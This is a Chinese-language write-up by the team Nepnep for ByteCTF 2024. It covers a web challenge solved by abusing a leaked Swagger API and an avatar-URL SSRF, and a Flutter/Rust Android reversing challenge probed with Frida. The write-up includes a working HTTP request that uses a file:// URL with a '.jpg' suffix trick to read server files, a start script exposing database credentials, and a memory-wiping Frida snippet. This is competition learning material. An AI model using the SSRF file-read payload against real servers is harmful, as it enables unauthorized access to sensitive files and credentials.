2024 ByteCTF WP- Nepnep

战队名称：Nepnep

排名：8

8	Nepnep	8909.99	reverse	9	1	2024-09-22 09:03:15

Web:

OnlyBypassMe

Swaager-ui 泄露　/swagger-ui/index.html

/api/v1/users/register 接口注册了一个账号 stoocea !Qw1234567890

其中有一部分很怪啊，userId 为 gllkvr7eewt4 最开始是不能访问 /flag 的，但是后面就可以了这中间其实就是一个 login 的操作。一个是 admin12355 用户


```
{
    "id" : 103,
    "userId" : "gllkvr7eewt4",
    "remoteAddr" : "127.0.0.1",
    "recordtime" : "2024-08-13 16:25:06",
    "action" : "",
    "status" : 0,
    "error" : "NO PERMISSION",
    "isAccesskeyReq" : 0,
    "actionName" : "",
    "urlPath" : "/api/v1/secret/flag/flag"
  }, {
    "id" : 104,
    "remoteAddr" : "",
    "recordtime" : "2024-08-14 00:25:26",
    "action" : "login",
    "status" : 1,
    "isAccesskeyReq" : 0,
    "actionName" : "登录",
    "urlPath" : "/api/v1/auth/login",
    "username" : "admin12355"
  }, {
    "id" : 105,
```

```
    "userId" : "gllkvr7eewt4",
    "remoteAddr" : "127.0.0.1",
    "recordtime" : "2024-08-13 16:26:58",
    "action" : "getFlag",
    "status" : 0,
    "error" : "",
    "isAccesskeyReq" : 0,
    "actionName" : "获取flag",
    "urlPath" : "/api/v1/secret/flag/flag"
  },
```



无独有偶，还有一个 bytedance 的用户


```
{
    "id" : 111,
    "userId" : "atz4cwz4l6qr",
    "remoteAddr" : "172.19.0.1",
    "recordtime" : "2024-09-02 11:41:40",
    "action" : "",
    "status" : 0,
    "error" : "NO PERMISSION",
    "isAccesskeyReq" : 0,
    "actionName" : "",
    "urlPath" : "/api/v1/secret/flag/flag"
  }, {
    "id" : 112,
    "remoteAddr" : "",
    "recordtime" : "2024-09-02 11:43:02",
    "action" : "login",
    "status" : 1,
    "isAccesskeyReq" : 0,
    "actionName" : "登录",
    "urlPath" : "/api/v1/auth/login",
    "username" : "bytedance"
  }, {
    "id" : 113,
    "requestId" : "2024090211431900022",
    "userId" : "atz4cwz4l6qr",
    "remoteAddr" : "172.19.0.1",
    "recordtime" : "2024-09-02 11:43:19",
    "action" : "getFlag",
    "status" : 1,
    "isAccesskeyReq" : 0,
    "actionName" : "获取flag",
    "urlPath" : "/api/v1/secret/flag/flag"
```


```
33    },
```


api/v1/users/updatePermission 接口更新权限

更新头像的地方能够读取远程文件，出网



并且我们能够通过获取头像的功能获取到内容，这个 SSRF 没想好怎么用，只有在调用 `getUserAvatar` 的时候才会调用 SSRF，而在前面没法设置为 127.0.0.1。两者一定会自相矛盾。





重启靶机之后，由于UpadateAvatar1接口调用不会触发请求，但是getAvatar接口调用会发送请求，猜测这个头像的url应该是经过数据持久层，也就是SQL存储。尝试常规SQL注入的注释符，绕过后缀jpg的检查，果然：

读到/usr/local/tomcat/webapps/ROOT/WEB-INF/classes/com/bytedance/bypass/controller/FlagController.class

Request

Pretty Raw Hex

```
POST /api/v1/users/updateAvatarV1 HTTP/1.1
Host: efe27e2d.clsadp.com
Content-Length: 127
accept: */*
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.0.0 Safari/537.36
Content-Type: application/json
Origin: http://55ca7716.clsadp.com
Referer: http://55ca7716.clsadp.com/swagger-ui/index.html?urls.primaryName=%E7%99%BB%E5%BD%95%E6%93%8D%E4%BD%9C
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Cookie: JSESSIONID=7F7887B425717E020E549CC59BA6D3DF
Connection: close

{
  "url":
  "file:///usr/local/tomcat/webapps/ROOT/WEB-INF/classes/com/bytedance/bypass/controller/FlagController.class#1.jpg"
}
```

Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Content-Type: application/json
Date: Sat, 21 Sep 2024 12:56:21 GMT
Expires: 0
Pragma: no-cache
Vary: Origin
Vary: Access-Control-Request-Method
Vary: Access-Control-Request-Headers
X-Content-Type-Options: nosniff
X-Frame-Options: DENY
X-Xss-Protection: 1; mode=block
Connection: close
Content-Length: 181

{
  "code":200,
  "message":"OK",
  "data":[
  ],
  "timestamp":"2024-09-21 12:56:21",
  "error":"",
  "status":true,
  "nums":0,
  "requestId":"2024092112562100014"
}
```

然后调用getAvatar接口，获取其数据

```
HTTP/1.1 200 OK
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Content-Type: application/json
Date: Sat, 21 Sep 2024 12:54:16 GMT
Expires: 0
Pragma: no-cache
Vary: Origin
Vary: Access-Control-Request-Method
Vary: Access-Control-Request-Headers
X-Content-Type-Options: nosniff
X-Frame-Options: DENY
X-Xss-Protection: 1; mode=block
Connection: close
Content-Length: 1896

{
  "code" : 200,
  "message" : "OK",
  "data" :
"yv66vwHV6xdLveej6I64vawjfP7H7+T7NDkked3Xovo4miT4/BvtsxHscR8GEhoU93A2elGqD8NA6+IG0frH0Oz/fHI3Os8Ri9tsIPv7i2sbCwTq+ngoHu4mHlpSxBir+gK8WiImIvDgbr+dETH7Ez3oEe5UWMRRCg5JgFVf0Pl0H3eCVzNlonHEwlVmuuKDaV0x0XPTLLSGL/5mmkGPrOud94yHgz2+emp6O+fHGSNkO33zVyjrm+AGm0AGck+6z0bo88ZhHdTCrV6C/uuccNmKx1+R6Y5zp0++xtuS4oZEahyWrwD4bBPy//aRVQXw7c2zD43eEbdd/r9jjGnQhhp0npVs+nL66iiRWNc5TSocAKaKSXXX+s8sKn49YpQkc7kL8TmkVA
```


```
thXDbIExMzKrn8xNT0q/A8XihyY06qQpYzwlRArm3PagjHpKUjedBk/U67xzDKJx3x4oSNKpUN3KWcD
YGofZteUT2BioptBvDOhrJQK4ehGdxGF+PMx4mcU+glkAngchdP6rMM6BzWrvhPQrwCd2t0ldW35kO0
TLbhvGsLGqACghcn9gQrsQRWxx2DCqtVZlrEOclC5HOqVIIXCd0pOXJSqfGwI+6tm2w05O+CGQ0Nvlg
/7jon3Gco6LpjjFdqvCmxbodQs3Kqd8oTDpkVpCOFs9LmNFc7c1lzONNH/L3BEgiA34JYBmYf8FV9Hc
PlurOjmntwOTRyQvKGf+l4MqTGOQKtZzkGjCHjysAikmLgn2hKPROkg8VUpBaKOXhg8OF583IfFcl8s
VoiXHhd4jEfIGJvoRSqXF+JrCAQYbtNKMQrEtiW/MorNz9xZmbuUJTaRsn9sITbu2iZTyTFALf+Kgmf
x937n09YpgBxFbj7hB6JzOLarCn4FjsiHv6r11QSpDZaFLAStk+YBofq2Ywflsf4eVw4uFMyJW7wVTk
Y9MpNSJpMO/NNmotsqsdfdJxkMqYSYMFhY+S7ET29QmUz1FCFDWzBl5IBRKuzjEy3C03Rk/4PmrANHT
h6WGEiuy4WG1u+HfxNRudR/fE8qqGTkM/4wNtiAdPpKZt64LK4sLvtHViN7qpA1FVD+cC9ZgYjmleON
uKOXbXYz1Gn3hWN8SqYkssLpNt9VNFGa7xh3YTJ+b4Cim0G588PHeU0zz1efoKpShuOAKOoxHV7A+6u
0IZb4dPqtHNVS6yXVPhQsjfQihzH9VsldFksm/ZKIaTrWY39mxpobFdprHoNXcm5ricyuSks283k4PV
yQeGSsxsIXGh1awtSB2KFqVcFurQkS3OOMqrvsVsVYwJYrVZgMdLgYXXWBbpFGCCYLok9S9nQRLIk1B
wlu9YITW7D67lqtsYJqmwBbaKjbDv3tIUc7Oc2+Vr/kpntE9fr1lGvXqI2jSNduD+ywjJ0DHchZdwTh
2NKB+AZICwLJOSfqSA4la9jZJ0uP6UPoJInp28Jcg8svTyZTBTWaGmszKpOWExuDcySFSwgTZYTrGg1
T3uOPSX+GR8DdYL4omtEclI2uk+omZDdPYkf6EUmxtTu3IEGA8mPAFfcSQoFIoRuOw/5A8WmAtBlZk5
yuVXvikPcR6Z4rI9S1ued+id/MNKIdC9+4qKUgyyT9q/K7PIgDliXORBbeXooOc3MzzrbM+AKG4TRkR
GM1Dvz8bvqBNl2fdVzOAU0iAxJiRz8xjFi5vW1I51+QqW4E1ytrXmk1Q==",
  "timestamp" : "2024-09-21 12:54:16",
  "error" : "",
  "status" : true,
  "nums" : 0,
  "requestId" : "2024092112541600012"
}
```


读到start.sh的内容


```
#!/bin/sh
# Add your startup script

service mysql start;
mysql_ready() {
        mysqladmin ping --socket=/run/mysqld/mysqld.sock --user=root --password=12345678 > /dev/null 2>&1
}

while !(mysql_ready)
do
        echo "waiting for mysql ..."
        sleep 3
done
# DO NOT DELETE


```

```
mysql -uroot -e "CREATE USER 'root'@'%' IDENTIFIED BY '12345678'; GRANT ALL PRIVILEGES ON *.* TO 'root'@'%' WITH GRANT OPTION; delete from mysql.user where host = 'localhost' and user ='root';FLUSH PRIVILEGES; create database byteCTF;"

mysql -uroot -p12345678 -e "select 1"
sleep 5
service redis-server start
/usr/local/tomcat/bin/catalina.sh run &
sleep infinity;
```

判断肯定存在默认的flag.idb文件



然后调用getAvatar接口，获取该文件数据。之后cyperchef解码一下，搜索Byte字符串得到flag



Reverse:


babyapk

一眼 flutter 逆向，但是主要加密逻辑啥的都在 rust ，感觉整个就感觉写的很奇怪，评价是出题人不会写 flutter（x）

首先 blutter 分析一下，恢复 libapp.so 符号表（

不难发现在 babyapk:main:MyHomePageState:test 中存在对 flag 的格式校验（或者看 blutter 生成的 main.dart 里面的汇编也行）

就是 ByteCTF{ 开头， } 结尾， 长度要 45，也就是 {} 里面是 36 字节。



之后把 {} 里面的提取出来到 m3N 那一个奇怪名字的函数里面校验，返回值 & 0x10 如果等于 0 就弹出 You Got it！ 字段，错误就弹出 Wrong flag

然后一路更进下去就会发现调用 flutter_rust_bridge 里面的方法，（好像 sse ）有个库吧，反正应该之后的内容都是在 rust 中判断了

```
__int64 v11; // x0
__int64 v12; // x0

*(_QWORD *)(v3 - 16) = v6;
*(_QWORD *)(v3 - 8) = v7;
v8 = v3 - 16;
v9 = (__int64 *)(v3 - 144);
if ( (unsigned __int64)v9 <= *(_QWORD *)(v4 + 56) )
  StackOverflowSharedWithoutFPURegsStub_3bbe84(a1, a2, a3);
v10 = *(unsigned int *)(*(_QWORD *)(v8 + 16) + 19LL) + (v5 << 32);
*(_QWORD *)(v8 - 104) = v10;
*v9 = v10;
v11 = (*(__int64 (**)(void))(v10 + 31))();
*(_QWORD *)(v8 - 104) = v11;
*(_QWORD *)(v8 - 120) = flutter_rust_bridge_src_codec_sse_SseCodec::decodeWireSyncType_2656cc(
                          v11,
                          *(unsigned int *)(*(_QWORD *)(v8 + 16) + 11LL) + (v5 << 32),
                          v11);
v12 = *(_QWORD *)(v8 - 104);
*(_QWORD *)(v8 - 112) = *(unsigned int *)&byte_9[*(unsigned int *)(*(_QWORD *)(v8 + 16) + 15LL) + 6 + (v5 << 32)]
                      + (v5 << 32);
if ( (unsigned int)*(_QWORD *)(v12 - 1) >> 12 != 2267LL )
  v12 = DefaultTypeTestStub_3b9b10();
flutter_rust_bridge_src_generalized_frb_rust_binding__io_GeneralizedFrbRustBinding::freeWireSyncRust2DartSse_26548c(
  v12,
  *(_QWORD *)(v8 - 112),
  *(_QWORD *)(v8 - 104));
return *(_QWORD *)(v8 - 120);
}
002652FC flutter_rust_bridge$src$main_components$handler_BaseHandler::executeSync_2652ac:28 (2652F (Synchronized with IDA Vie
```

懒得去找调用链了，直接 frida 摁爆函数调用链（）

```
function boom() {
    let rl = Module.findBaseAddress('librust_lib_babyapk.so');
    let start = rl.add(0x32804);
    let end = rl.add(0x7e73c);

    let len = end.sub(start).toInt32();
    Memory.protect(start, len, "rwx");

    let arr = new Int8Array(len);
    start.writeByteArray(arr);
}
```

写这么个函数，然后调用一下，手机上再尝试 submit

（然后果不其然的崩溃了）

```
pwsh in Rev    pwsh in babyapk    pwsh in babyapk
  },
  "off_14!Closure@72007e8679": "Unhandle class id: 56, Closure"
}
Process crashed: Illegal instruction

***
*** *** *** *** *** *** *** *** *** *** *** *** *** *** *** ***
Build fingerprint: 'Redmi/xaga/xaga:12/SP1A.210812.016/V13.0.14.0.SLOCNXM:user/release-keys'
Revision: '0'
ABI: 'arm64'
Timestamp: 2024-09-22 15:44:05.507216538+0800
Process uptime: 0s
Cmdline: com.example.babyapk
pid: 32219, tid: 32251, name: 1.ui  >>> com.example.babyapk <<<
uid: 10231
tagged_addr_ctrl: 0000000000000001
signal 4 (SIGILL), code 1 (ILL_ILLOPC), fault addr 0x737307d0d4
    x0  0000000000000008  x1  0000000000000008  x2  000000737aa79ab8  x3  00000072007e8758
    x4  0000007200009cb1  x5  00000072007fffe8  x6  00000072007fffe8  x7  0000000000000025
    x8  0000000000000048  x9  000000737307d0d4  x10 0000000000000005  x11 000000000000007d
    x12 0000000000000000  x13 000000000161a968  x14 0000000000000018  x15 0000007383f95950
    x16 0000000000000000  x17 b4000073fbcc1d98  x18 0000007383c5c000  x19 000000737aa79b20
    x20 0000007200008081  x21 b400007373624d40  x22 0000007200008081  x23 b4000073fbcc1600
    x24 0000007200008081  x25 0000007383db4000  x26 b4000073fbcc1600  x27 0000007200500080
    x28 0000000800000072  x29 0000007383f95950
